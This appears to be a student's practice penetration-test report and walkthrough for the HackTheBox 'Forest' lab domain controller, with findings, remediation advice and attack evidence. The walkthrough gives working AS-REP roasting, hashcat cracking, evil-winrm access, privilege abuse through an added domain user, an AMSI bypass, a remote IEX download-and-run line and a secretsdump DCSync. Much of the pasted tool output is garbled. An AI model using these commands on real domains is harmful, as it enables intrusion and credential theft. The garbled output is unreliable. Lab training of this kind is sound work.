More practice in my pursuit of preparation for passing the PNPT exam. Finally getting the hang of report writing and the difference between report writing and walkthrough writing. Any advice is greatly appreciated! - Nicole

Testing Summary

Forest is a machine from HackTheBox with a Easy level score. Forest is a Domain controller, with Windows Server 2016 operating system. This scenario allows for practice on RPC, Kerberos and AS-REP Roasting. Which leads you to using evilwinrm to login and take advantage of system permissions which leads you to dump the hashes for the local administrator account. There is more than one way to accomplish this task, however this is what I found during this timeframe.

Tester Notes and Recommendations

Updating and possibly upgrading Forest to the latest version of Windows Server 2016 or upgrading to Windows Server 2019 so you have continued support would be the safest and most advantageous route for the IT Team to take. Other things to note are to enforce Kerberos pre-authentication on all accounts in the domain to include service accounts. Finally limiting the permissions that certain service accounts have on the domain to have permissions to only what they need to have permissions for, lowest level required for the service.

- 1. Update Windows Server to most recent patches or upgrade system to latest version of windows server.
- 2. Disable any account with "Do not require Kerberos preauthentication" or remove this ability in a GPO on the server.
- 3. Limit what accounts have any form of admin group privileges on them, or minimize the scope that service accounts have on systems with outward facing internet connections.

Key Weaknesses found during the assessment

Technical Findings

Internal Penetration Test Findings

Finding 1:

Description	The Windows Server 2016 Domain Contoller needs to be patched on a frequent and consistent basis.	
Risk	Likelyhood: High Impact: Very High	
System	Forest	
Tools Used	NMAP, enum4linux	
References	NIST SP800-53 r4 MA-6 – Maintenance NIST SP800-53 r4 SI-2 – Flaw Remediation	

Evidence

```
(kali@ kali)-[~/Desktop/HTB/Forest]

$ sudo nmap -n -sV -script "ldaps and not brute" 10.10.10.161

Starting Nmap 7.94SVN ( https://mmap.org ) at 2025-01-02 07:51 EST

Nmap scan report for 10.10.10.161

Host is up (0.014s latency).

Not shown: 989 closed tcp ports (reset)

PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus

88/tcp open domain Simple DNS Plus

88/tcp open msrpc Microsoft Windows Kerberos (server time: 2025-01-02 12:58:392)

139/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

880/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)

1 ddap-rootdse:

1 LDAP Results

4 cRO01>

CurrentTime: 20250102125840.0Z

subschemaSubentry: CN-Aggregate, CN-Schema, CN-Configuration, DC-htb, DC-local

dsServiceName: CN-NTDS Settings, CN-FOREST, CN-Servers, CN-Default-First-Site-Name, CN-Sites, CN-Configuration, DC-htb, DC-local

namingContexts: CN-Cnofiguration, DC-htb, DC-local

namingContexts: CN-Cnofiguration, DC-htb, DC-local

namingContexts: DC-ForestDnsZones, DC-htb, DC-local

schemaNamingContext: CN-Schema, CN-Configuration, DC-htb, DC-local

configurationNamingContext: CN-Schema, CN-Configuration, DC-htb, DC-local
```

```
(kali@ kali)-[~/Desktop/HTB/Forest]
$ sudo |dapsearch +# | dap://lo.lo.lo.lo.lo.lo.lo.r -x -b DC=htb,DC=local "(objectClass=person)" | grep "sAMAccountName:"
$##AAccountName: Guest
$##AAAccountName: FOREST$
$##AAAccountName: SPCEST$
$##AAAccountName: $$ 331000-VKAADACQNUCA
$##AAAccountName: $$ 331000-VKAADACQNUCA
$##AAAAccountName: $$ 32.ceef0a09b545acb
$##AAAccountName: $$ 32.ceef0a09b545acb
$##AAAccountName: $$ 32.ceef0a09b545acb
$##AAAccountName: $$ 37.5a538d3025e4db9a
$##AAAccountName: $$ 37.5a538d3025e4db9a
$##AAAccountName: $$ 38.lb51c9286325546bb
$##AAAccountName: $$ 38.lb51c9286325546bb
$##AAAccountName: $$ 38.lb51c9286325546bb
$##AAAAccountName: $$ 38.lb51c9286325546bb
$##AAAAccountName: $$ 38.lb51c9286325546bb
$##AAAAccountName: $$ 38.lf6ab6acf5f49cb
$##AAAAccountName: $$ 38.lf6ab6acf5f49cb
$##AAAAccountName: $$ 48.lb51c928632546bb
$##AAAACcountName: $$ 48.lb51c92863254bb
$##AAAACcountName: $$ 48.lb51c92
```

```
Group: 'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem
Group: 'Schema Admins' (RID: 518) has member: HTB\Administrator
Group: 'Domain Admins' (RID: 512) has member: HTB\Administrator
Group: 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
Group: 'Domain Users' (RID: 513) has member: HTB\Administrator
Group: 'Domain Users' (RID: 513) has member: HTB\DefaultAccount
Group: 'Domain Users' (RID: 513) has member: HTB\krbtgt
Group: 'Domain Users' (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
Group: 'Domain Users' (RID: 513) has member: HTB\SM_2c8eef0a09b545acb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_ca8c2ed5bdab4dc9b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_75a538d3025e4db9a
Group: 'Domain Users' (RID: 513) has member: HTB\SM_681f53d4942840e18
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
Group: 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
            'Domain Users' (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc6r9daad
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc670628e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group: d'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group: 'Domain Users' (RID: 513) has member: HTB\sebastien
Group: 'Domain Users' (RID: 513) has member: HTB\lucinda
Group: 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group: 'Domain Users' (RID: 513) has member: HTB\andy
Group: Domain Users (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\santi
Group: 'Domain Users' (RID: 513) has member: HTB\santi
Group: 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group: '$D31000-NSEL5BRJ63V7' (RID: 319) has member: HTB\EXCH01$
Group: '$R01000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group: 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Group: 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group: 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
Group: 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group: 'Domain Guests' (RID: 514) has member: HTB\Guest
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
Group: 'Domain Controllers' (RID: 516) has member: HTB\FOREST$
 Group: 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
```

Remediation


Patching Systems at least quarterly if not monthly with regular downtime periods for software patching.

Finding 2: Group Policy Object Misconfiguration - Kerberos

Description	Not requiring Kerberos pre-authentication allows for usernames and password hashes to be caught by anyone who is listening. This setting should be disabled and set to enforce for all accounts on the network to include all service accounts.
-------------	---

Risk	Likelyhood: High Impact: High
System	Forest
Tools Used	impacket-GetNPUsers, hashcat,
References	MITRE ATT&CK ID: <u>T1558.004</u>

Evidence



```
[+] Attaching to 10.10.10.161 using a NULL share
[+] Trying protocol 139/SMB...
         [!] Protocol failed: Cannot request session (Called Name:10.10.10.161)
[+] Trying protocol 445/SMB...
[+] Found domain(s):
         [+] HTB
[+] Builtin
[+] Password Info for Domain: HTB
          [+] Minimum password length: 7
          [+] Password history length: 24
         [+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000
                    [+] Domain Refuse Password Change: 0
                   [+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
                    [+] Domain Password No Clear Change: 0
                   [+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
         [+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
         [+] Locked Account Duration: 30 minutes
              Account Lockout Threshold: None
          [+] Forced Log off Time: Not Set
Password Complexity: Disabled
Minimum Password Length: 7
```

```
(kali@ kali)-[~/Desktop/HTB/Forest]
$ hashcat -m 18200 user.txt /usr/share/wordlists/rockyou.txt -- force
hashcat (v6.2.6) starting
```

Remediation


- Ensure Pre-Authentication is Enabled for all accounts on the network.
- Regularly Audit Active Directory accounts, to verify that must have preauthentication disabled.
- Enforce the use of strong passwords policies for the domain.


 Use Multi-Factor Authentication(MFA) this increases the security of user accounts and makes it harder to compromise them due to the additional requirement that MFA provides for login.

Finding 3: Limit Service Account Privileges.


Description	Service Accounts should have limited low level permission, which is on necessary for use of the specified service. This account should never have Authority permissions for anything on the domain.	
Risk	Likelyhood: High Impact: High	
System	Forest	
Tools Used	powerview.ps1, bloodhound, evil-winrm	
References		

Evidence









Remediation

Walkthrough Path

First getting a lay of the land, what does this system have and what information can an attacker use from it?

```
(kali®kali)-[~/Desktop/HTB/Forest]
                        -A 10.10.10.161 -Pn
[sudo] password for kali:
Starting Nmap 7.945VN ( https://nmap.org ) at 2025-01-02 07:46 EST Nmap scan report for 10.10.10.161
Host is up (0.015s latency).
Not shown: 65512 closed tcp ports (reset)
PORT
          STATE SERVICE
                               VERSION
          open domain
                               Simple DNS Plus
88/tcp
          open kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-02 12:53:21Z)
                               Microsoft Windows RPC
135/tcp
          open msrpc
                 netbios-ssn Microsoft Windows netbios-ssn
139/tcp
          open
                ldap Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
389/tcp
          open ldap
445/tcp
          open
464/tcp
                 kpasswd5?
          open
593/tcp
                 ncacn_http
                              Microsoft Windows RPC over HTTP 1.0
          open
636/tcp
          open
                 tcpwrapped
                               Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3268/tcp open ldap
3269/tcp open
                 tcpwrapped
5985/tcp open http
                               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
                               .NET Message Framing
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open mc-nmf
47001/tcp open http
|_http-title: Not Found
 http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open msrpc
                               Microsoft Windows RPC
49665/tcp open msrpc
                               Microsoft Windows RPC
49666/tcp open msrpc
                               Microsoft Windows RPC
49667/tcp open msrpc
                               Microsoft Windows RPC
49671/tcp open msrpc
                               Microsoft Windows RPC
49676/tcp open ncacn_http
                               Microsoft Windows RPC over HTTP 1.0
                               Microsoft Windows RPC
49677/tcp open msrpc
                               Microsoft Windows RPC
49684/tcp open msrpc
                               Microsoft Windows RPC
49706/tcp open msrpc
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/2%OT=53%CT=1%CU=31290%PV=Y%DS=2%DC=T%G=Y%TM=67768
OS:AEF%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%T
OS:S=A)OPS(01=M53CNW8ST11%02=M53CNW8ST11%03=M53CNW8NNT11%04=M53CNW8ST11%05=
OS:=S+%F=AS%RD=0%0=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%O=)T3(R=Y%DF=
OS:\%T-80%W-0%S-Z%A-0%F-AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S-A%A-0%F-R%O-%R
OS:D-0%Q=)T5(R=Y%DF=Y%T=80%W-0%S-Z%A-S+%F-AR%O-%RD=0%Q=)T6(R=Y%DF=Y%T=80%W-
OS:0%S=4%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U
OS:1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=80%CD=Z)
```

```
Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
  smb2-time:
   date: 2025-01-02T12:54:24
   start_date: 2025-01-02T12:51:16
  smb2-security-mode:
     Message signing enabled and required
  smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
   message_signing: required
  smb-os-discovery:
   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
    Computer name: FOREST
    NetBIOS computer name: FOREST\x00
    Domain name: htb.local
    Forest name: htb.local
    FQDN: FOREST.htb.local
    System time: 2025-01-02T04:54:22-08:00
_clock-skew: mean: 2h46m47s, deviation: 4h37m09s, median: 6m46s
TRACEROUTE (using port 23/tcp)
            ADDRESS
HOP RTT
1 14.21 ms 10.10.14.1
2 14.32 ms 10.10.10.161
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.25 seconds
```

DIG command did not work and there is no way of enumerating SMB at this moment in time, so the next way to go about attacking this system is through LDAP. A few ways of enumerating LDAP or searching Idap is through Idapsearch, enum4linux and using nmap built in scripts and not using the bruteforce command options.

```
sudo nmap -n -sV --script "ldap* and not brute" 10.10.10.161
```

sudo ldapsearch -H ldap://10.10.10.161 -x -b DC=htb,DC=local "

```
(kali@kali)-[~/Desktop/HTB/Forest]

$ sudo ldapsearch -H ldap://l0.10.10.161 -x -b DC=htb,DC=local "(objectClass=person)" | grep "sAMAccountName:"

$$MAccountName: Guest
$$MAccountName: FOREST$

$$AMAccountName: $331000-VKAADACQNUCA
$$AMAccountName: $$M_2c8eef00a09b45acb
$$AMAccountName: $M_2c8eef00a09b45acb
$$AMAccountName: $M_2c8eef00a09b45acb
$$AMAccountName: $M_25a53803025e4db9a
$$MAccountName: $M_275a53803025e4db9a
$$MAccountName: $M_275a53803025e4db9a
$$MAccountName: $M_25a63255456bb
$$AMAccountName: $M_25a63255456bb
$$AMAccountName: $M_27669981967141ebb
$$AMAccountName: $M_27669981967141ebb
$$AMAccountName: $M_27669981967141ebb
$$AMAccountName: $M_27669981967142ebb
$$AMAccountName: $M_27669081967142ebb
$$AMAccountName: $M_27669081967142ebb
$$AMAccountName: $M_27669081967142ebb
$$AMAccountName: $M_27660981967142ebb
$$AMAccountName: $M_27660981967144ebb
$$AMAccountName: $M_27660981967144e
```

you can get something similar with enum4linux

```
enum4linux 10.10.10.161
```

```
Group: 'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem
Group: 'Schema Admins' (RID: 518) has member: HTB\Administrator
Group: 'Domain Admins' (RID: 512) has member: HTB\Administrator
         'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
                              (RID: 513) has member: HTB\Administrator
         'Domain Users'
         'Domain Users'
                              (RID: 513) has member: HTB\DefaultAccount
        'Domain Users'
'Domain Users'
                              (RID: 513) has member: HTB\krbtgt
                              (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
         'Domain Users' (RID: 513) has member: HTB\SM_2c8eef0a09b545acb
'Domain Users' (RID: 513) has member: HTB\SM_ca8c2ed5bdab4dc9b
         'Domain Users' (RID: 513) has member: HTB\SM_75a538d3025e4db9a
'Domain Users' (RID: 513) has member: HTB\SM_681f53d4942840e18
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
Group: 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
         'Domain Users'
                              (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
        'Domain Users'
                              (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
         'Domain Users'
                              (RID: 513) has member: HTB\HealthMailboxc3d7722
         'Domain Users'
                              (RID: 513) has member: HTB\HealthMailboxfc9daad
         'Domain Users'
                              (RID: 513) has member: HTB\HealthMailboxc0a90c9
         'Domain Users'
                              (RID: 513) has member: HTB\HealthMailbox670628e
         'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
         'Domain Users'
                              (RID: 513) has member: HTB\HealthMailbox6ded678
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
         'Domain Users'
                              (RID: 513) has member: HTB\HealthMailboxfd87238
         'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
         'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
         'Domain Users' (RID: 513) has member: HTB\sebastien
Group: 'Domain Users' (RID: 513) has member: HTB\lucinda
         'Domain Users' (RID: 513) has member: HTB\svc-alfresco
        'Domain Users' (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\mark
Group: 'Domain Users' (RID: 513) has member: HTB\santi
         'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group: '$D31000-NSEL5BRJ63V7' (RID: 319) has member: HTB\EXCH01$
Group: '$R01000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group: 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Group: 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group: 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
Group: 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group: 'Domain Guests' (RID: 514) has member: HTB\Guest
        'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
'Domain Controllers' (RID: 516) has member: HTB\FOREST$
Group: 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
```

enum4linux produced a service account, we also collected the password complexity and rules for the domain.

password complexity discovered:

```
[+] Attaching to 10.10.10.161 using a NULL share
[+] Trying protocol 139/SMB...
         [!] Protocol failed: Cannot request session (Called Name:10.10.10.161)
[+] Trying protocol 445/SMB...
[+] Found domain(s):
         [+] HTB
[+] Builtin
[+] Password Info for Domain: HTB
         [+] Minimum password length: 7
         [+] Password history length: 24
         [+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000
                   [+] Domain Refuse Password Change: 0
                   [+] Domain Password Store Cleartext: 0
                   [+] Domain Password Lockout Admins: 0
                   [+] Domain Password No Clear Change: 0
                  [+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
         [+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
         [+] Locked Account Duration: 30 minutes
             Account Lockout Threshold: None
         [+] Forced Log off Time: Not Set
Password Complexity: Disabled
Minimum Password Length: 7
```

Now that we have a account list to run against we can attack the SMB port with a user account list, or with the service account force. Instead of going after a credential stuffing attack my experience in IT lead me to use the service account instead. The reason why is that most service accounts are created for a single purpose and ease of use. using the Impacket-<u>GetNPUsers</u> command to trick the domain controller into thinking we are trying to authenticate as the service account.

(kali@kali)-[~/Desktop/HTB/Forest] \$ GetNPUsers.py htb.local/ -dc-ip 10.10.10.161 -request /usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release. Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation								
Name	MemberOf	PasswordLastSet	LastLogon	UAC				
svc-alfresco	CN=Service Accounts,OU=Security Groups,DC=htb,DC=local	2025-01-02 08:21:04	2019-09-23 07:09:47	0×410200				
\$krb5asrep\$23\$svc-alfresco@HTB.LOCAL:6ea6fee4c0f998057cf35ac5eee032d2\$6b549e38c565f119361012257435e384364f61d2cc936f66a42a7942d0b81ea0ad7c2be973caa66c227739 9462c7afed307c36da9434b503c93a34c4c4a6358f99c72b03836fa8bb7c7f6fcd157b2130973b7aa29c67b4402eecfeb11ec27b1fff0506c650abb3534ba6f28a3ccc034fe59573f1c30592aead 1b8cac6033de2a8977c15e955d07acf957f68e0f23294eb16612659f5c9d67736985a3359567198fccfc400d0afb2a17d5ea75e6b1a868d5d9d5d2497e7be7ed8706dac4b002b2cc1ae38da480ad 6ede0d647c34728d42c1459036b15bda57f098cff413a6333a0e493419f745								

now you can look up the NTLM value for hashcat and decrypt the password the service account is authenticating with.

```
(kali@ kali)-[~/Desktop/HTB/Forest]
$ hashcat -m 18200 user.txt /usr/share/wordlists/rockyou.txt -- force
hashcat (v6.2.6) starting
```

Now we can use crackmap exec to see where the username and password can authenticate on the system, it works for SMB and for LDAP.


nice lets try evilwin-rm

we are in.

now lets try to get some information, lets try systeminfo, net user, net user /priv,

```
PS C:\Users\svc-alfresco\Desktop> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
At line:1 char:1
+ systeminfo
    + CategoryInfo
                            : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
             PS C:\Users\svc-alfresco\Desktop> net user
User accounts for \\
                                                   andy
HealthMailbox0659cc1
$331000-VK4ADACONUCA
                         Administrator
DefaultAccount
                         Guest
HealthMailbox670628e
                          HealthMailbox6ded678
                                                    HealthMailbox7108a4e
HealthMailbox83d6781
                         HealthMailbox968e74d
                                                   HealthMailboxb01ac64
HealthMailboxc0a90c9
                         HealthMailboxc3d7722
                                                   HealthMailboxfc9daad
HealthMailboxfd87238
                         krbtgt
                                                   lucinda
mark
                          santi
                                                   sebastien
SM_1b41c9286325456bb
                         SM_1ffab36a2f5f479cb
                                                   SM_2c8eef0a09b545acb
                         SM_75a538d3025e4db9a
SM_c75ee099d0a64c91b
                                                   SM_7c96b981967141ebb
SM_ca8c2ed5bdab4dc9b
SM_681f53d4942840e18
SM_9b69f1b9d2cc45549
svc-alfresco
The command completed with one or more errors.
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user /priv
net.exe : The option /PRIV is unknown.
                            : NotSpecified: (The option /PRIV is unknown.:String) [], RemoteException
    + CategoryInfo
    + FullyQualifiedErrorId : NativeCommandError
The syntax of this command is:
NET USER
More help is available by typing NET HELPMSG 3506.
```


well I can see that the user account has domain level credentials... lets try something a little bit more invasive.




well with NT Authority privs, lets see if I can add a user to the domain group to get nt auth reverse shell.


```
powershell "IEX(New-Object Net.WebClient).DownloadString('http://
```

Now by running ad-bloodhound command we can collect JSON files from the system and upload it into the bloodhound database. Where you can see relationships and what permissions can be linked to group accounts or can be chained together for a more serious vulnerability path.





After exploring the domains and finding all of my options, I discovered that I can do a GenericWrite command and get what I need to gain Administrator. Under the Windows abuse tab I get the following.



A targeted kerberoast attack can be performed using PowerView's Set-DomainObject along with Get-DomainSPNTicket.

Steps to Compromise:

ok so now create a user, and add them to the Exchange Windows Permissions group.

```
net user witty password123 /add /domain
net group "exchange Windows permissions" /add witty
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions"

Group name Exchange Windows Permissions

Comment This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Windows accounts and groups. This group should not be deleted.

Members

witty
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ||
```

Now upload powerview.ps1 onto the forest system

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1

Info: Uploading /home/kali/Desktop/HTB/forest/PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Now select PowerView.ps1 and Select Bypass-4MSI

Now run the exploits from bloodhound

```
net user witty pass \add \domain
net group "Exchange Windows Permissions" witty \add

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> (New-Object Systevil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPass = Conv*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-ObjectInRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectACL
```

now run Impacket-secretsdump running witty and the password.

```
sudo impacket-secretsdump 'witty@10.10.10.161' -just-dc-user Adr
```

collect Admin hash

